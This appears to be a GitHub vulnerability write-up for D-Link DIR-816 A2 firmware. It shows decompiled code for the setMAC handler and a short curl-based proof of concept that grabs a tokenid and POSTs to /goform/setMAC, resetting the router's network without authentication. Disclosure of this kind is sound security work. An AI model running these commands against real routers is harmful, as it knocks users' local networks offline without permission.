z1r00 Update readme.md History

1 contributor


32 lines (20 sloc) | 893 Bytes ...

D-link DIR-816 A2_v1.10CNB04.img Network reset without authentication

Firmware information

- Manufacturer's address：https://www.dlink.com/
- Firmware download address ： http://tsd.dlink.com.tw/GPL.asp

Affected version



The picture above shows the latest firmware for this version

Vulnerability details

```
int __fastcall setMAC(int a1)
{
  int macCloneEnbl; // $s0
  char *macCloneMac; // $s2
  int v4; // $v0
  char *v5; // $a2
  char v7[24]; // [sp+18h] [-18h] BYREF

  macCloneEnbl = websGetVar(a1, "macCloneEnbl", "0");
  macCloneMac = websGetVar(a1, "macCloneMac", "");
  nvram_bufset(0, "macCloneEnabled", macCloneEnbl);
  nvram_bufget(0);
  v4 = strncmp(macCloneEnbl, &word_4784D8, 2);
  v5 = macCloneMac;
  if ( v4 )
  {
    if ( getIfMac("eth2.2", v7) == -1 )
      strcpy(v7, macCloneMac);
    v5 = v7;
  }
  nvram_bufset(0, "macCloneMac", v5);
  nvram_commit(0);
  initInternet();
  return websRedirect(a1, "mac_clone.asp");
}
```

As shown above, in any case, you can go to the initInternet function to reset the network. At this time, the local area network will stop serving.

Poc

The first thing you need to do is to get the tokenid

```
curl http://192.168.0.1/dir_login.asp | grep tokenid
```

Then run the following poc

```
curl -i -X POST http://192.168.0.1/goform/setMAC -d tokenid=xxxxx
```

The router will then reset the network